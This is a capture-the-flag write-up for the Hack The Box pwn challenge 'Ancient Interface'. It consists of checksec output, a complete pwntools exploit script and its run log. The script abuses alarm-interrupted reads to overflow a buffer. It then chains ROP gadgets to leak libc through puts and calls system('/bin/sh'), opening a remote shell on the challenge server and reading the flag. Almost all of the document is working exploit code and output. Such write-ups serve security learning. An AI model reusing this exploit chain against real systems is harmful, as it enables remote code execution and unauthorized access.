
Ancient Interface

1) Checked security




```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Ancient Interface/challenge]
└─$ checksec ancient_interface
[*] '/home/vigneswar/Pwn/Ancient Interface/challenge/ancient_interface'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

2) Exploit

```
#!/usr/bin/env python3

from pwn import *

context(os='linux', arch='amd64', log_level='error')

context.terminal = ['tmux', 'splitw', '-h']
exe = ELF("ancient_interface")
libc = ELF("./libc.so.6")
context.binary = exe

# io = gdb.debug(exe.path, 'handle SIGALRM pass', api=True)
io = remote('94.237.50.37', 57429)

def alarm(seconds):
    io.sendlineafter(b'$ ', f'alarm {seconds}'.encode())

def read(size, varname, data):
    io.sendlineafter(b'$ ', f'read {size} {varname}'.encode())
    sleep(0.01)
    io.sendline(data)

def fill_vars():
    # fill the variables to prevent function call
    for i in range(64):
        read(8, f'var{i}', b'aaaaaaaa')
        print(f"\r\033[2KSending vars: {i}/64", end="")

def overflow(data=b''):
    for i in range(16): # move read pointer to buf-16  (read returns negative )
        print(f"\r\033[2KSending Alarm {i+1}/16", end="")
        alarm(30)
        sleep(0.2)
    io.sendlineafter(b'$ ', f'read {10} var'.encode())
    for _ in range(16):
        io.recvuntil(b'hit!')
        print(f"\r\033[2KAlarm Hits {i+1}/16", end="")

    print("\nSending payload...")
    io.send(p32(4096)+p32(4200)+p64(0x404500))
    sleep(1)
    io.send(data)
    io.send(b'a'*100)

# leak libc address
rop_chain = ROP(exe)
rop_chain.raw(0x404500)
rop_chain.rdi = exe.got.puts
rop_chain.raw(0x401174)
rop_chain.raw(0x401290)
fill_vars()
overflow(rop_chain.chain())
io.recvuntil(b'reached\n')
libc.address = unpack(io.recv(6), 'all') - libc.sym.puts
print(f"Leaked libc: {hex(libc.address)}")

# ret2system
rop_chain = ROP(exe)
rop_chain.raw(0x404500)
rop_chain.rdi = next(libc.search(b'/bin/sh\x00'))
rop_chain.rsi = 0
rop_chain.raw(libc.sym.system)
fill_vars()
overflow(rop_chain.chain())
io.sendline(";clear")
io.clean()
print("Popped your shell!")
io.interactive()
```

3) Flag



```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Ancient Interface/challenge]
└─$ python3 solve.py
Alarm Hits 16/16
Sending payload...
Leaked libc: 0x7f834c522000
Alarm Hits 16/16
Sending payload...
/home/vigneswar/Pwn/Ancient Interface/challenge/solve.py:65: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#
bytes
  io.sendline(";clear")
Popped your shell!
$ ls
ancient_interface
ancient_interface.c
flag.txt
$ cat flag.txt
HTB{sh0u1d_h4v3-CH3ck3d_r34D-R3tUrn_v4l_:^)}
$ 
```